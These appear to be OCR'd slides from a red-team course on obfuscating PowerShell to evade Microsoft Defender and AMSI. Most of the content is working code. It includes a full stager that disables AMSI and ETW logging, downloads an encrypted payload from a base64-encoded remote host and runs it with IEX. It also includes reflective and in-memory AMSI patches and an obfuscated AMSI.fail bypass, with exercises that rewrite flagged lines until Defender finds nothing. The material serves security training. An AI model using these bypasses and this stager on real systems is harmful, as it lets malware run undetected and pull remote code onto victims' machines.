000000B0   00 22 00 3A 00 22 00 7B  00 32 00 7D 00 22 00 2C   ·"·:·"·{·2·}·"·,
000000C0   00 22 00 49 00 56 00 22  00 3A 00 22 00 7B 00 33   ·"·I·V·"·:·"·{·3
000000D0   00 7D 00 22 00 2C 00 22  00 45 00 6E 00 63 00 72   ·}·"·,·"·E·n·c·r
000000E0   00 79 00 70 00 74 00 65  00 64 00 4D 00 65 00 73   ·y·p·t·e·d·M·e·s
000000F0   00 73 00 61 00 67 00 65  00 22 00 3A 00 22 00 7B   ·s·a·g·e·"·:·"·{
```

Exercise 3: ThreatCheck

1. Download launcher.ps1 and ThreatCheck.exe from: https://github.com/BC-SECURITY/Beginners-Guide-to-Obfuscation/tree/main/Exercise%203
2. Determine the line(s) of code that are being flagged by Defender.
3. Obfuscate the detected line(s) of code so it is no longer flagged by Defender.

Exercise 3: ThreatCheck

- Threatcheck.exe -f Launcher.ps1 -e Defender

```
[+] Target file size: 1467 bytes
[+] Analyzing...
[!] Identified end of bad bytes at offset 0x4C7
00000000   53 54 65 6D 2E 54 45 58  54 2E 45 6E 43 6F 64 69   STem.TEXT.EnCodi
00000010   4E 67 5D 3A 3A 41 53 43  49 49 2E 47 45 74 42 59   Ng]::ASCII.GEtBY
00000020   54 65 53 28 27 76 5B 49  47 54 62 66 2A 58 6B 4E   TeS('v[IGTbf*XkN
00000030   29 23 4D 43 75 33 39 21  48 70 3E 50 6D 53 32 25   )#MCu39!Hp>PmS2%
00000040   45 3B 4C 55 46 27 29 3B  0D 0A 24 52 3D 7B 24 44   E;LUF');úú$R={$D
00000050   2C 24 4B 3D 24 41 52 67  53 3B 24 53 3D 30 2E 2E   ,$K=$ARgS;$S=0..
00000060   32 35 35 3B 30 2E 2E 32  35 35 7C 25 7B 24 4A 3D   255;0..255|%{$J=
00000070   28 24 4A 2B 24 53 5B 24  5F 5D 2B 24 4B 5B 24 5F   ($J+$S[$_]+$K[$_
00000080   25 24 4B 2E 43 4F 55 6E  74 5D 29 25 32 35 36 3B   %$K.COUnt])%256;
00000090   0D 0A 24 53 5B 24 5F 5D  2C 24 53 5B 24 4A 5D 3D   úú$S[$_],$S[$J]=
000000A0   24 53 5B 24 4A 5D 2C 24  53 5B 24 5F 5D 7D 3B 24   $S[$J],$S[$_]};$
000000B0   44 7C 25 7B 24 49 3D 28  24 49 2B 31 29 25 32 35   D|%{$I=($I+1)%25
000000C0   36 3B 0D 0A 24 48 3D 28  24 48 2B 24 53 5B 24 49   6;úú$H=($H+$S[$I
000000D0   5D 29 25 32 35 36 3B 24  53 5B 24 49 5D 2C 24 53   ])%256;$S[$I],$S
000000E0   5B 24 48 5D 3D 24 53 5B  24 48 5D 2C 24 53 5B 24   [$H]=$S[$H],$S[$
000000F0   49 5D 3B 24 5F 2D 62 58  6F 52 24 53 5B 28 24 53   I];$_-bXoR$S[($S
```

Exercise 3: ThreatCheck

- Hint
  - The line 9 – 12 are being flagged in ThreatCheck

```
1  IF($PSVErSioNTabLe.PSVErSIoN.Major -GE 3){$REf=[Ref].AssEMBly.GEtTyPE('System.Management.Automation.Amsi'+'Utils');
2  $Ref.GeTFIeLd('amsiInitF'+'ailed','NonPublic,Static').SetValue($NuLl,$TruE);
3  [System.Diagnostics.Eventing.EventProvider]."GetFie`ld"('m_e'+'nabled','Non'+'Public,'+'Instance').SetValue([Ref].Assembly.GetType('Syste'+'m.Managem
4  [SYStEM.NEt.SERVICePOiNTMANager]::ExPECt100ConTiNUe=0;$b3904=NEw-ObJecT SystEM.NeT.WEbCliENT;
5  $u='Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko';
6  $ser=$([TEXT.ENCOdiNg]::UNiCoDe.GEtSTrINg([CONVeRT]::FrOMBAse64STring('aAB0AHQAcAA6AC8ALwAxADkAMgAuADEANgA4AC4ANwA0AC4AMQAyADkAOgA4ADkAOAA0AA==')));
7  $B3904.PRoXy=[SYSteM.NET.WeBREQuest]::DEFAULtWEBPRoxy;
8  $b3904.PRoxy.CReDeNtIALs = [SyStEM.NET.CREDENTiaLCacHE]::DeFAUltNEtworKCReDENTIAlS;$Script:Proxy = $b3904.Proxy;
9  $K=[SySTem.TEXT.EnCodiNg]::ASCII.GEtBYTeS('v[IGTbf*XkN)#MCu39!Hp>PmS2%E;LUF');
10 $R={$D,$K=$ARgS;$S=0..255;0..255|%{$J=($J+$S[$_]+$K[$_%$K.COUnt])%256;
11 $S[$_],$S[$J]=$S[$J],$S[$_]};$D|%{$I=($I+1)%256;
12 $H=($H+$S[$I])%256;$S[$I],$S[$H]=$S[$H],$S[$I];$_ -bxoR$S[($S[$I]+$S[$H])%256]}};
13 $B3904.HEADErS.AdD("Cookie","UAjItyKMiTVnfjJU=x5V63iPZtPBT/X1N0RypG/xlheo=");
14 $t='/news.php';$B3904.HeADERS.ADD('User-Agent',$u);
15 $daTa=$b3904.DoWNloaDDaTa($seR+$T);$iv=$datA[0..3];
16 $data=$dATa[4..$DaTa.lENgtH];-JoiN[ChaR[]](& $R $DAtA ($IV+$K))|IEX
```

Exercise 3: ThreatCheck

- Answers
  - Move line 9 to break the signature

```
1  IF($PSVErSIoNTabLe.PSVErSIoN.Major -GE 3){$REf=[Ref].AssEMBly.GEtTyPE('System.Management.Automation.Amsi'+'Utils');
2  $Ref.GeTFIeLd('amsiInitF'+'ailed','NonPublic,Static').SetValue($NuLl,$TruE);
3  [System.Diagnostics.Eventing.EventProvider]."GetFie`ld"('m_e'+'nabled','Non'+'Public,'+'Instance').SetValue([Ref].Assembly.GetType('Syste'+'m.Managem
4  [SYStEM.NEt.SERVICePOiNTMANager]::ExPECt100ConTiNUe=0;$b3904=NEw-ObJecT SystEM.NeT.WebCliENT;
5  $u='Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko';
6  $ser=$([TEXT.ENCOdiNg]::UNiCoDe.GEtSTrINg([CONVeRT]::FrOMBAse64STring('aAB0AHQAcAA6AC8ALw...DkAMgAuADEANgA4AC4ANwA0AC4AMQAyADkAOgA4ADkAOAA0AA==')));
7  $B3904.PRoXy=[SYSteM.NET.WeBREQuest]::DEFAULtWEBPRoxy;
8  $b3904.PRoxy.CReDeNtIALs = [SyStEM.NET.CREDENTiaLCacHE]::DeFAUltNEtworKCReDENTIAls;$scri...roxy = $b3904.Proxy;
9  $K=[SySTem.TEXT.EnCodiNg]::ASCII.GEtBYTeS('v[IGTbf*XkN)#MCu39!Hp>PmS2%E;LUF');
10 $R={$D,$K=$ARgS;$S=0..255;0..255|%{$J=($J+$S[$_]+$K[$_%$K.COUnt])%256;
11 $S[$_],$S[$J]=$S[$J],$S[$_]};$D|%{$I=($I+1)%256;
12 $H=($H+$S[$I])%256;$S[$I],$S[$H]=$S[$H],$S[$I];$_-bXoR$S[($S[$I]+$S[$H])%256]}};
13 $B3904.HEADErS.AdD("Cookie","UAjItyKMiTVnfjJU=x5V63iPZtPBT/X1N0RypG/xlheo=");
14 $t='/news.php';$B3904.HeADERS.ADD('User-Agent',$u);
15 $daTa=$b3904.DoWNloaDDaTa($seR+$T);$iv=$datA[0..3];
16 $data=$dATa[4..$DaTa.lENgtH];-JoiN[ChaR[]](& $R $DAtA ($IV+$K))|IEX
```

```
PS C:\Users\dredg\OneDrive\Desktop\ThreatCheck-master\ThreatCheck\ThreatCheck\bin\Debug> .\ThreatCheck.exe -f Launcher.ps1
[+] No threat found!
[*] Run time: 0.7s
```

Dynamic Evasion


What Can We Do?

- Identify “Known Bad”
  - Sandbox detection
  - Known hunter/AV processes
- Change how we are executing:
  - Inject a different way
  - Use a different download method
  - Circumvent known choke points (D/invoke vs P/invoke)
- Corrupt the Detection Process:
  - Patch AMSI
  - Patch ETW
  - Unhook APIs

AMSI Bypass 1: Reflective Bypass

Simplest Bypass that currently works

- $Ref=[REF].Assembly.GetType('System.Management.Automation.AmsiUtils');
- $Ref.GetField('amsiInitFailed', 'NonPublic, Static').SetValue($NULL, $TRUE);



What Does it Do?

Using reflection, we are exposing functions from AMSI

We are setting the AmsiInitFailed field to True which source code shows causes AMSI to return:


- AMSI_SCAN_RESULT_NOT_FOUND

```
if (AmsiUtils.amsiInitFailed)
{
return AmsiUtils.AmsiNativeMethods.AMSI_RESULT.AMSI_RESULT_NOT_DETECTED;
}
```

AMSI.dll

Why does this work?

AMSI is loaded into the Powershell process at start up so it has the same permission levels as the process the malware is in



AMSI Bypass 2: Patching AMSI.dll in Memory

More complicated bypass, but still allows AMSI to load

- Patches AMSI for both the PowerShell and CLR runtime

```
$MethodDefinition = @'
    [DllImport("kernel32", CharSet=CharSet.Ansi, ExactSpelling=true, SetLastError=true)]
    public static extern IntPtr GetProcAddress(IntPtr hModule,string procName);

    [DllImport("kernel32.dll", CharSet=CharSet.Auto)]
    public static extern IntPtr GetModuleHandle(string lpModuleName);

    [DllImport("kernel32")]
    public static extern bool VirtualProtect(IntPtr lpAddress, UIntPtr dwSize, uint flNewProtect, out uint lpflOldProtect);
'@

$Kernel32 = Add-Type -MemberDefinition $MethodDefinition -Name 'Kernel32' -Namespace 'Win32' -PassThru
$ASBD = "AmsiS"+"canBuffer"
$handle = [Win32.Kernel32]::GetModuleHandle("amsi.dll")
[IntPtr]$BufferAddress = [Win32.Kernel32]::GetProcAddress($handle, $ASBD)
[UInt32]$Size = 0x5
[UInt32]$ProtectFlag = 0x40
[UInt32]$OldProtectFlag = 0
[Win32.Kernel32]::VirtualProtect($BufferAddress, $Size, $ProtectFlag, [Ref]$OldProtectFlag)
$buf = new-object byte[] 6
$buf[0] = [UInt32]0xB8
$buf[1] = [UInt32]0x57
$buf[2] = [UInt32]0x00
$buf[3] = [Uint32]0x07
$buf[4] = [Uint32]0x80
$buf[5] = [Uint32]0xC3

[system.runtime.interopservices.marshal]::copy($buf, 0, $BufferAddress, 6)
```

AMSI Bypass 2: Patching AMSI.dll in Memory

We use C# to export a few functions from kernel32 that allows to identify where in memory amsi.dll has been loaded

```
$MethodDefinition = @'
    [DllImport("kernel32", CharSet=CharSet.Ansi, ExactSpelling=true, SetLastError=true)]
    public static extern IntPtr GetProcAddress(IntPtr hModule,string procName);

    [DllImport("kernel32.dll", CharSet=CharSet.Auto)]
    public static extern IntPtr GetModuleHandle(string lpModuleName);

    [DllImport("kernel32")]
    public static extern bool VirtualProtect(IntPtr lpAddress, UIntPtr dwSize, uint flNewProtect, out uint lpflOldProtect);
'@

$Kernel32 = Add-Type -MemberDefinition $MethodDefinition -Name 'Kernel32' -Namespace 'Win32' -PassThru
$ASBD = "AmsiS"+"canBuffer"
$handle = [Win32.Kernel32]::GetModuleHandle("amsi.dll")
[IntPtr]$BufferAddress = [Win32.Kernel32]::GetProcAddress($handle, $ASBD)
[UInt32]$Size = 0x5
[UInt32]$ProtectFlag = 0x40
[UInt32]$OldProtectFlag = 0
[Win32.Kernel32]::VirtualProtect($BufferAddress, $Size, $ProtectFlag, [Ref]$OldProtectFlag)
$buf = new-object byte[] 6
$buf[0] = [UInt32]0xB8
$buf[1] = [UInt32]0x57
$buf[2] = [UInt32]0x00
$buf[3] = [Uint32]0x07
$buf[4] = [Uint32]0x80
$buf[5] = [Uint32]0xC3

[system.runtime.interopservices.marshal]::copy($buf, 0, $BufferAddress, 6)
```

AMSI Bypass 2: Patching AMSI.dll in Memory

We modify the memory permissions to ensure we have access

```
$MethodDefinition = @'
    [DllImport("kernel32", CharSet=CharSet.Ansi, ExactSpelling=true, SetLastError=true)]
    public static extern IntPtr GetProcAddress(IntPtr hModule,string procName);

    [DllImport("kernel32.dll", CharSet=CharSet.Auto)]
    public static extern IntPtr GetModuleHandle(string lpModuleName);

    [DllImport("kernel32")]
    public static extern bool VirtualProtect(IntPtr lpAddress, UIntPtr dwSize, uint flNewProtect, out uint lpflOldProtect);
'@

$Kernel32 = Add-Type -MemberDefinition $MethodDefinition -Name 'Kernel32' -Namespace 'Win32' -PassThru
$ASBD = "AmsiS"+"canBuffer"
$handle = [Win32.Kernel32]::GetModuleHandle("amsi.dll")
[IntPtr]$BufferAddress = [Win32.Kernel32]::GetProcAddress($handle, $ASBD)
[UInt32]$Size = 0x5
[UInt32]$ProtectFlag = 0x40
[UInt32]$OldProtectFlag = 0
[Win32.Kernel32]::VirtualProtect($BufferAddress, $Size, $ProtectFlag, [Ref]$OldProtectFlag)
$buf = new-object byte[] 6
$buf[0] = [UInt32]0xB8
$buf[1] = [UInt32]0x57
$buf[2] = [UInt32]0x00
$buf[3] = [Uint32]0x07
$buf[4] = [Uint32]0x80
$buf[5] = [Uint32]0xC3

[system.runtime.interopservices.marshal]::copy($buf, 0, $BufferAddress, 6)
```

AMSI Bypass 2: Patching AMSI.dll in Memory

Modifies the return function to all always return a value of RESULT_NOT_DETECTED

```
$MethodDefinition = @'
    [DllImport("kernel32", CharSet=CharSet.Ansi, ExactSpelling=true, SetLastError=true)]
    public static extern IntPtr GetProcAddress(IntPtr hModule,string procName);

    [DllImport("kernel32.dll", CharSet=CharSet.Auto)]
    public static extern IntPtr GetModuleHandle(string lpModuleName);

    [DllImport("kernel32")]
    public static extern bool VirtualProtect(IntPtr lpAddress, UIntPtr dwSize, uint flNewProtect, out uint lpflOldProtect);
'@

$Kernel32 = Add-Type -MemberDefinition $MethodDefinition -Name 'Kernel32' -Namespace 'Win32' -PassThru
$ASBD = "AmsiS"+"canBuffer"
$handle = [Win32.Kernel32]::GetModuleHandle("amsi.dll")
[IntPtr]$BufferAddress = [Win32.Kernel32]::GetProcAddress($handle, $ASBD)
[UInt32]$Size = 0x5
[UInt32]$ProtectFlag = 0x40
[UInt32]$OldProtectFlag = 0
[Win32.Kernel32]::VirtualProtect($BufferAddress, $Size, $ProtectFlag, [Ref]$OldProtectFlag)
$buf = new-object byte[] 6
$buf[0] = [UInt32]0xB8
$buf[1] = [UInt32]0x57
$buf[2] = [UInt32]0x00
$buf[3] = [Uint32]0x07
$buf[4] = [Uint32]0x80
$buf[5] = [Uint32]0xC3

[system.runtime.interopservices.marshal]::copy($buf, 0, $BufferAddress, 6)
```

Exercise 4: AMSI Bypasses

1. Run AMSI bypass 1 and load seatbelt
2. Run AMSI bypass 2 and load seatbelt

Why Does This Work?

- AMSI.dll is loaded into the same security context as the user.
- This means that we have unrestricted access to the memory space of AMSI
- Tells the function to return a clean result prior to actually scanning

AMSITrigger

- AMSITrigger is a tool to identify malicious string in PowerShell files
- Makes calls using AMSIScanBuffer line by line
- Looks for AMSI_RESULT_DETECTED response code
- https://github.com/RythmStick/AMSITrigger

```
    _    __  __ ____ ___ _____     _
   / \  |  \/  / ___|_ _|_   _| __(_) __ _  __ _  ___ _ __
  / _ \ | |\/| \___ \| |  | || '__| |/ _` |/ _` |/ _ \ '__|
 / ___ \| |  | |___) | |  | || |  | | (_| | (_| |  __/ |
/_/   \_\_|  |_|____/___| |_||_|  |_|\__, |\__, |\___|_|
                                     |___/ |___/    v3


@_RythmStick



Usage:
  -i, --inputfile=VALUE      Filename
  -u, --url=VALUE            URL eg. https://10.1.1.1/Invoke-NinjaCopy.ps1
  -f, --format=VALUE         Output Format:
                               1 - Only show Triggers
                               2 - Show Triggers with line numbers
                               3 - Show Triggers inline with code
                               4 - Show AMSI calls (xmas tree mode)
  -d, --debug                Show debug info
  -m, --maxsiglength=VALUE   maximum signature Length to cater for,
                               default=2048
  -c, --chunksize=VALUE      Chunk size to send to AMSIScanBuffer,
                               default=4096
  -h, -?, --help             Show Help
```

Exercise 5: AMSITrigger

1. Identify any possible lines of code that are being flagged by AMSI.
2. What lines are they?
3. Obfuscate the lines (if possible)
4. What is the purpose of the block of code being flagged?

Exercise 5: AMSITrigger

- Hint
  - Take a look at: **‘amsiInitF’ +‘ailed’, ‘NonPublic.Static’**

```
.\AmsiTrigger_x64.exe -i launcher.ps1

[+] "'+'Utils');
$Ref.GeTFIeLd('amsiInitF'+'ailed','NonPublic,Static').SetValue($NuLl,$"
```

```
IF($PSVErSioNTabLe.PSVErSIoN.Major -GE 3){$REf=[Ref].AssEMBly.GEtTyPE('System.Management.Automation.Amsi'+'Utils');

$Ref.GeTFIeLd('amsiInitF'+'ailed','NonPublic,Static').SetValue($NuLl,$TruE);

$K=[SySTem.TEXT.EnCodiNg]::ASCII.GEtBYTeS('v[IGTbf*XkN)#MCu39!Hp>PmS2%E;LUF');
```

AMSITrigger

- We can obfuscate line 1, but line 2 cannot be easily obfuscated by hand
- Easiest option is getting a newly obfuscated AMSI Bypass


```
.\AmsiTrigger_x64.exe -i launcher.ps1
 [2] "ams'+'iInitF'+'ailed','NonPublic,Static').SetValue($NuLl,$"
```

So Where is the AMSI Bypass?

```
IF($PSVErSioNTabLe.PSVErSIoN.Major -GE 3)
{$REf=[Ref].AssEMBly.GEtTyPE('System.Management.Automation.Amsi'+'Utils');
$Ref.GeTFIeLd('ams'+'iInitF'+'ailed','NonPublic,Static').SetValue($NuLl,$TruE);
$K=[SySTem.TEXT.EnCodiNg]::ASCII.GEtBYTeS('v[IGTbf*XkN)#MCu39!Hp>PmS2%E;LUF');
[System.Diagnostics.Eventing.EventProvider]."GetFie`ld"('m_e'+'nabled','Non'+'Public,'+'Instance')
.SetValue([Ref].Assembly.GetType('Syste'+'m.Management.Automation.Tracing.PSE'+'twLogProvider')."G
etFie`ld"('et'+'wProvider','NonPub'+'lic,S'+'tatic').GetValue($null),0);};
[SYStEM.NEt.SERVICePOiNTMANager]::ExPECt100ConTiNUe=0;$b3904=NEw-ObJecT SystEM.NeT.WEbCliENT;
$u='Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko';
$ser=$([TEXT.ENCOdiNg]::UNiCoDe.GEtSTrINg([CONVeRT]::FrOMBAse64STring('aAB0AHQAcAA6AC8ALwAxADkAMgA
uADEANgA4AC4ANwA0AC4AMQAyADkAOgA4ADkAOAA0AA==')));
$B3904.PRoXy=[SYSteM.NET.WeBREQuest]::DEFAULtWEBPRoxy;
$b3904.PRoxy.CReDeNtIALs = [SyStEM.NET.CREDENTiaLCacHE]::DeFAUltNEtworKCReDENTIAls;$Script:Proxy =
$b3904.Proxy;
$R={$D,$K=$ARgS;$S=0..255;0..255|%{$J=($J+$S[$_]+$K[$_%$K.COUnt])%256;
$S[$_],$S[$J]=$S[$J],$S[$_]};$D|%{$I=($I+1)%256;
$H=($H+$S[$I])%256;$S[$I],$S[$H]=$S[$H],$S[$I];$_-bXoR$S[($S[$I]+$S[$H])%256]}};
$B3904.HEADErS.AdD("Cookie","UAjItyKMiTVnfjJU=x5V63iPZtPBT/X1N0RypG/xlheo=");
$t='/news.php';$B3904.HeADERS.ADD('User-Agent',$u);
$daTa=$b3904.DoWNloaDDaTa($seR+$T);$iv=$datA[0..3];
$data=$dATa[4..$DaTa.lENgtH];-JoiN[ChaR[]](& $R $DAtA ($IV+$K))|IEX
```

AMSI.Fail

- Generates obfuscated AMSI Bypasses in PowerShell
- Randomly selected and obfuscated
- No two bypasses have the same signatures
- Link: https://amsi.fail/
- GitHub: https://github.com/Flangvik/AMSI.fail



Exercise 6: AMSIFail

1. Determine the block of code that is the AMSI Bypass
2. Generate a unique AMSI Bypass
3. Replace the existing bypass and rerun against AMSITrigger

AMSI.Fail – Generate Bypass

What is AMSI.fail?

AMSI.fail generates obfuscated PowerShell snippets that break or disable AMSI for the current process. The snippets are randomly selected from a small pool of techniques/variations before being obfuscated. Every snippet is obfuscated at runtime/request so that no generated output share the same signatures.

```
([ByTE]0x65)+[Char]([byte]0x74)+[ChAr](59+11)+[cHAR]([ByTe]0x69)+[ChAR](101*38/38)+[Char](98+10)+[cHaR]
([bYTE]0x64)))).Invoke($([CHar]([bYtE]0x61)+[ChAR](109+39-39)+[cHar](115*75/75)+[CHar]([byTE]0x69)+[cHar]
([bYTE]0x49)+[ChAR]([BYtE]0x6e)+[chAr]([ByTE]0x69)+[char](116)+[ChAr]([byte]0x46)+[CHAr]([bYTe]0x61)+[char]
(49+56)+[cHaR](108)+[cHAr]([byte]0x65)+[Char]([byTE]0x64)),(("NonPublic,Static") -as
[String].Assembly.GetType($(('$(('S'+'y'+'s'+'t'+'e'+'m').NOrMaLiZE([cHAR]([BytE]0x46)+[cHar](111+104-104)+
[CHAR](114)+[chaR]([ByTe]0x6d)+[ChaR](68*58/58)) -replace [ChAR]([byte]0x5c)+[cHar]([BYte]0x70)+[chAR]
([ByTe]0x7b)+[Char]([bYte]0x4d)+[Char]([byTe]0x6e)+[CHaR]
([BytE]0x7d)).Reflectiõn'+'.BìndìngFlágs').noRMaliZe([char]([bYtE]0x46)+[cHAr](14+97)+[Char](41+73)+[chaR]
(45+64)+[ChaR](46+22)) -replace [CHaR]([bYTe]0x5c)+[ChaR](112)+[CHar](123+64-64)+[Char](15+62)+[chAr](110)+
[cHAr]([byTe]0x7d))))).SetValue($null,$True);
```

Generate

Generate Encoded

